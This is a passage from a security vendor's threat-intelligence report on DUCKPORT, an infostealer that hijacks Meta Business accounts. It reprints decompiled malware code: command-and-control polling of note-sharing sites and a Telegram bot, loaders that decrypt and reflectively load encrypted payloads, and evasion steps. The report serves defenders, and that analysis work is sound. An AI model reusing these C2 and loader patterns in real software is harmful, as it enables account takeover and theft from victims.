Log content body of incoming POST requests -> private void method_1(string string_4)
{
    try
    {
        if (Class30.smetho_5(string_4))
        {
            interface5_0.imethod_5("ProcessBody empty");
            return;
        }
        string text = WebUtility.UrlDecode(string_4.Trim().Split("=")[1]);
        interface5_0.imethod_5("cmd: " + text);
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}
  
```

Figure 33. Overview of HTTP listener functionalities

Abusing online note sharing services

One of the most recent functionalities observed in DUCK-PORT is the usage of online note sharing services to pass commands to the victim's machine. This functionality essentially replaces the usage of Telegram by the threat actor to pass back commands that are processed by the malware.

At the time of writing, the online note sharing services used are:

- note.2fa[.]live – Primary site checked by malware.
- savetext[.]net – Secondary site checked by malware (if the primary site fails).

The threat actor creates a unique note on one of the two sites with the victim's GUID (generated by the malware and passed to the threat actor via Telegram). The threat actor can then add commands (one per line) for the malware to process on the victim's machine. The malware then queries the note sharing websites using the victim's GUID and processes the information it finds.

Each line in a note contains a command that's to be processed. The command processing works in an identical fashion to commands sent via Telegram. Each line should contain two values split by a "|" delimiter, the first value being the command name and the second value being the data blob that's processed. At the time of writing, the supported

commands are "CAMP" and "RT". Both perform the same behavior: processing ad campaign creation and publishing requests using the data blob passed with the command (which was described in the "Expansion of Meta Business account hijacking capabilities" section).

```
private void method_5()
{
    try
    {
        string text = "https://note.2fa.live/note/" + string_2;
        interface5_0.imethod_5("check note: " + text);
        string text2 = interface4_0.imethod_0(text);
        interface5_0.imethod_5("check note response: " + text2);
        Class68 @class = JsonConvert.DeserializeObject<Class68>(text2);
        if (@class != null && !Class17.smethod_5(@class.R))
        {
            string[] array = @class.R.Split("\n");
            foreach (string string_ in array)
            {
                method_16(string_);
            }
        }
        else
        {
            interface5_0.imethod_5("note empty");
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
        method_6();
    }
}
```

Figure 34. Malware checks the primary site and processes each line found

```
private void method_6()
{
    try
    {
        string text = "https://savetext.net/" + string_2;
        interface5_0.imethod_5("check note2: " + text);
        string text2 = interface4_0.imethod_0(text);
        interface5_0.imethod_5("check note2 response: " + text2);
        string text3 = Class17.smethod_0(text2, "id=\"content\">(.*?)</textarea>");
        interface5_0.imethod_5("rContent note2: " + text3);
        string[] array = text3.Split("\n");
        foreach (string string_ in array)
        {
            method_16(string_);
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}
```

Figure 35. Malware checks secondary site (if primary site fails) and processes each line found

```
private void method_16(string string_3)
{
    try
    {
        method_0();
        string[] array = string_3.Split(new char[1] { '|' }, 2);
        if (array.Length < 2)
        {
            return;
        }
        string b = array[0];
        string text = array[1];
        interface5_0.imethod_7("Note process for cmd {0}: {1}", b, text);
        if (!string.Equals("HELLO", b))
        {
            if (string.Equals("CAMP", b))
            {
                method_19(text);
            }
            else if (string.Equals("RT", b))
            {
                method_18(text);
            }
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}
```

Figure 36. Code snippet processing each command line found in a note

Malware code signing

Another page taken from DUCKTAIL’s playbook is DUCKPORT’s procurement and usage of Extended Validation (EV) code signing certificates to sign their malware with.

At the time of writing, the threat actor has used three certificates purchased for two Vietnamese companies through a registrar called SSL.com, which DUCKTAIL code signing certificates have never been purchased from.

It is worth noting that DUCKPORT samples have never been signed with certificates associated with DUCKTAIL and vice versa. Furthermore, the last signed DUCKPORT samples were spotted on June 20, 2023, indicating either difficulties for the threat actor to procure additional code signing certificates after revocation, or a reluctance to do so.

Lastly, one of the certificates that signed DUCKPORT samples was observed signing other malicious samples belonging to a Facebook-centric activity cluster focused on distributing RedLine stealer malware, which we’re tracking separately as DUCKWEED.




Figure 37. Code signing timeline for DUCKPORT

Detection evasion and anti-analysis following DUCKTAIL’s lead

In a similar fashion to DUCKTAIL, the threat actor has developed a collection of tools and techniques primarily aimed at increasing analysis complexity and detection evasion since early May 2023. Most of the capabilities employed by DUCKPORT overlap with DUCKTAIL at an abstract level. However, the implementation and time of introduction of each capability differs from DUCKTAIL.

Development and usage of custom loaders

DUCKPORT started developing and incorporating custom loaders into their execution chain on May 21, 2023—one month after DUCKTAIL was first spotted using custom loaders. The loaders were also compiled and distributed as .NET Core single files. The purpose of these loaders is to obscure the final payload by decrypting, loading, and executing it dynamically at runtime.

The loaders have gone through several iterations of change over time. But in a nutshell, the loaders consist of several parts:

- Construction of the key/IV used to decrypt the main assembly: The key is generally hardcoded directly in the source code, and the IV is prepended to the encrypted payload that's to be decrypted.
- Decryption of the main payload: The payload which is AES encrypted is found in the loader's resources or directly embedded in the source code. One of the latest iterations of the loaders contained split sections of the encrypted payload that were concatenated to each other before decryption.

- Launching a dummy document/media file: The loader drops and launches a dummy document/media file in a similar fashion to the main infostealer. The dummy file is located in either the assembly resources or directly embedded in the source code.

At a conceptual level, the loaders developed and used by DUCKPORT closely resemble loaders developed and used by DUCKTAIL. However, the implementation, coding approaches, and development timelines differ.

```
public void Start()
{
    this.OpenFile();
    bool flag = true;
    Mutex mutex = new Mutex(true, "AXAUASDYU", out flag);
    bool flag2 = !flag;
    if (!flag2)
    {
        try
        {
            ProxyType proxyType = new ProxyType(this.SecureRead(this.TextReverse(CoreConst.CORE)));
            ProxyTypeInstance proxyTypeInstance = proxyType.NewInstance("OPTIMIZE_CORE.EntryPoint.AssemblyEntryProgram", new object[0]);
            proxyTypeInstance.InvokeMethod("Run", new object[] { BundleMain.ENV });
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.ToString(), ex);
            Console.ReadLine();
        }
        finally
        {
            mutex.Close();
        }
    }
}
```

Figure 38. Example of a loader's primary logic (cleaned up)

```
private void OpenFile()
{
    string file = AppConst.FILE;
    string[] array = file.Split(new char[] { '\n' });
    string text = this.TextReverse(array[1].Trim());
    string text2 = Guid.NewGuid().ToString();
    byte[] array2 = Convert.FromBase64String(this.SecureRead(array[2].Trim()));
    string text3 = Path.Combine(Path.GetTempPath(), text2 + "." + text);
    try
    {
        bool flag = !File.Exists(text3);
        if (flag)
        {
            File.WriteAllBytes(text3, array2);
        }
        new Process
        {
            StartInfo = new ProcessStartInfo(text3)
            {
                UseShellExecute = true
            }
        }.Start();
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
}
```

Figure 39. Example of loader launching a dummy file in a similar fashion to the infostealer

Usage of SmartAssembly and .NET Reactor

The threat actor started using SmartAssembly to obfuscate their payload May 7, 2023, nearly three weeks after DUCKTAIL was first spotted using the same obfuscator. For a brief period of time, between May 16 - 22, 2023, the threat actor tested .NET Reactor before falling back to SmartAssembly.

Unique assembly name generation

Starting July 8, 2023, some DUCKPORT samples appeared to have unique-looking assembly names in a very similar fashion to DUCKTAIL. These names consisted of lowercase alphanumeric characters. However, while they were unique looking, the same assembly names had been repeatedly seen in more than one sample at the time of writing.

This may be an early attempt by the threat actor to mimic the unique assembly name generation method used by DUCKTAIL since March 30, 2023.

DUCKPORT	DUCKTAIL
tkfgk435jkdgf	39u3tx92bhws3e
jhxcv47asdhg	2dle5u4g1uf
m345jhfhfshjd	m64kklk2g3o

Figure 40. Examples of unique-looking assembly names seen in DUCKPORT and DUCKTAIL samples

ADAPTERBOOT	VPDocumentTool	EBSDCBRS	FPXSD
CROSSBOOTLOAD	SSDCC112	FOLLOWACADEMY	ZipBro1Wal
EAZYONEZZ	SSDD111	SSDD108	AFXSDBIG
AFXSD	PubDraftTool	THISRONEAPP	AssemblySDC
MASTERPRFB	SDCBundle	PADocReadTool	PReadToolManager
ADASDJASDJ	BroWalZip10	Perform_Market_Manager	Performance_Marketing_Manager
SupportedService106	THISISFOURAPP	ZPubDrasuper	SDC_CORE
WordProcessor			

Figure 41. Examples of previous assembly names used by DUCKPORT

Dynamic dependency loading

Just like DUCKTAIL, DUCKPORT relies on Telegram as its C2 channel and utilizes the Telegram.Bot library for it. However, reliance on this library can serve as an indicator for static-based detections against the malware.

To combat this, the threat actor implemented an approach [to load and utilize this library dynamically at runtime through reflection in .NET framework](#). This capability was first spotted on June 25, 2023. It is worth noting that while DUCKTAIL also implemented a similar capability almost 2 weeks after DUCKPORT, the approaches differ.

```
private PusherManager()
{
    this.telProxyType = new ProxyType(SpeakUtils.Read(PusherManager.PUSH_CORE));
    this.chatIdText = CryptAlgoUtils.DecryptLocal(this.cId);
    this.apiKey = CryptAlgoUtils.DecryptLocal(this.agentToken);
    this.chatId = this.telProxyType.NewInstance(SpeakUtils.Read(PusherManager.CHAT_ID_TYPE_NAME), new object[] { Convert.ToInt64(this.chatIdText) });
    ProxyType proxyType = this.telProxyType;
    string text = SpeakUtils.Read(PusherManager.TEL_BOT_CLIENT_TYPE_NAME);
    object[] array = new object[3];
    array[0] = this.apiKey;
    array[1] = new HttpClient(new HttpClientHandler());
    this.telClient = proxyType.NewInstance(text, array);
    this.guid = this.cachedRepository.GetGuid();
}

internal class ProxyType
{
    // Token: 0x0600001A RID: 26 RVA: 0x00002750 File Offset: 0x00000950
    public ProxyType(string b64)
    {
        this.assembly = Assembly.Load(Convert.FromBase64String(b64));
    }

    // Token: 0x0600001B RID: 27 RVA: 0x00002769 File Offset: 0x00000969
    public Type GetType(string typeName)
    {
        return this.assembly.GetType(typeName);
    }

    // Token: 0x0600001C RID: 28 RVA: 0x00002777 File Offset: 0x00000977
    public ProxyTypeInstance NewInstance(string typeName, [Nullable(new byte[] { 1, 2 })] object[] parameters)
    {
        return new ProxyTypeInstance(this, typeName, parameters);
    }

    // Token: 0x0600001D RID: 29 RVA: 0x00002781 File Offset: 0x00000981
    internal ProxyTypeInstance FromInstance(object instance, string typeName)
    {
        return new ProxyTypeInstance(instance, this, typeName);
    }

    // Token: 0x0400000B RID: 11
    private Assembly assembly;
}
```

Figure 42. Code snippet showing Telegram.Bot library being loaded dynamically

Conclusion

This report provided an overview of current and emerging threats surrounding Meta Business and its Facebook platform, pre-dominantly originating out of Vietnam, as observed by WithSecure. It provided an update on the infamous DUCKTAIL operation exposed in previous reports. It also introduced an emerging threat dubbed “DUCKPORT” which has striking similarities to DUCKTAIL, but with important and distinct functionalities, TTPs, and history.

The evolving trend indicates that adversaries targeting this space clearly see enough financial motivation to continue in the face of setbacks (enforcements, improved detections) and as such will remain active for the time being.

The Vietnamese-centric element of these threats and high degree of overlaps in terms of capabilities, infrastructure, and victimology suggests active working relationships between various threat actors, shared tooling and TTPs across these threat groups, or a fractured and service-oriented Vietnamese cybercriminal ecosystem (akin to ransomware-as-a-service model) centered around social media platforms such as Facebook. These elements muddy the waters of threat tracking and attribution, where fine lines could be drawn to separate

one threat from another. However, these elements also offer defenders a force multiplier, where they can defend against several threat groups at once by creating strategies to counter their commonalities. These threats endanger all internet users, corporate and consumer alike. However, those with access to corporate accounts on social media and/or advertisement platforms should exercise additional caution, including those in:

- Digital marketing and advertisement
- Finance
- Human resources
- Public relations

If you believe your business has been targeted or fallen victim to the same or similar attack and require assistance, you can reach out to our [24/7 incident hotline](#). If you like to collaborate on future research with WithSecure Intelligence, you may reach out at wit-data-driven-threat-insights@withsecure.com

Acknowledgements

Author wishes to acknowledge the contribution of Neeraj Singh for his help during the research and writing of this report.

Recommendations And Protection

Endpoint Detection and Response

WithSecure Endpoint Detection and Response detects multiple stages of the attack lifecycle for threats such as DUCKTAIL and DUCKPORT. These will generate a single incident with detailed detections. EDR currently generates the following detections against the attack lifecycle:

- Ducktail infostealer detected
- Ducktail new variant
- Duckport infostealer activity detected
- Headless inline browser check
- Dotnet telegram bot module load

Endpoint Protection

WithSecure Endpoint protection offers multiple detections that detect the malware and its behavior. Ensure that real-time protection as well as DeepGuard are enabled. You may run a full scan on your endpoint. Our products currently offer the following detections against the malware:

- Trojan:W32/DuckTail.*
- Trojan:W32/SuspiciousDownload.A!DeepGuard
- Malicious certificate blocking

Indicators of Compromise (IOCs)

All IOCs can be found in WithSecure Lab's [GitHub](#)

Who We Are

WithSecure™, formerly F-Secure Business, is cyber security's reliable partner. IT service providers, MSSPs and businesses – along with the largest financial institutions, manufacturers, and thousands of the world's most advanced communications and technology providers – trust us for outcome-based cyber security that protects and enables their operations. Our AI-driven protection secures endpoints and cloud collaboration, and our intelligent detection and response are powered by experts who identify business risks by proactively hunting for threats and confronting live attacks. Our consultants partner with enterprises and tech challengers to build resilience through evidence based security advice. With more than 30 years of experience in building technology that meets business objectives, we've built our portfolio to grow with our partners through flexible commercial models.

WithSecure™ Corporation was founded in 1988, and is listed on NASDAQ OMX Helsinki Ltd.

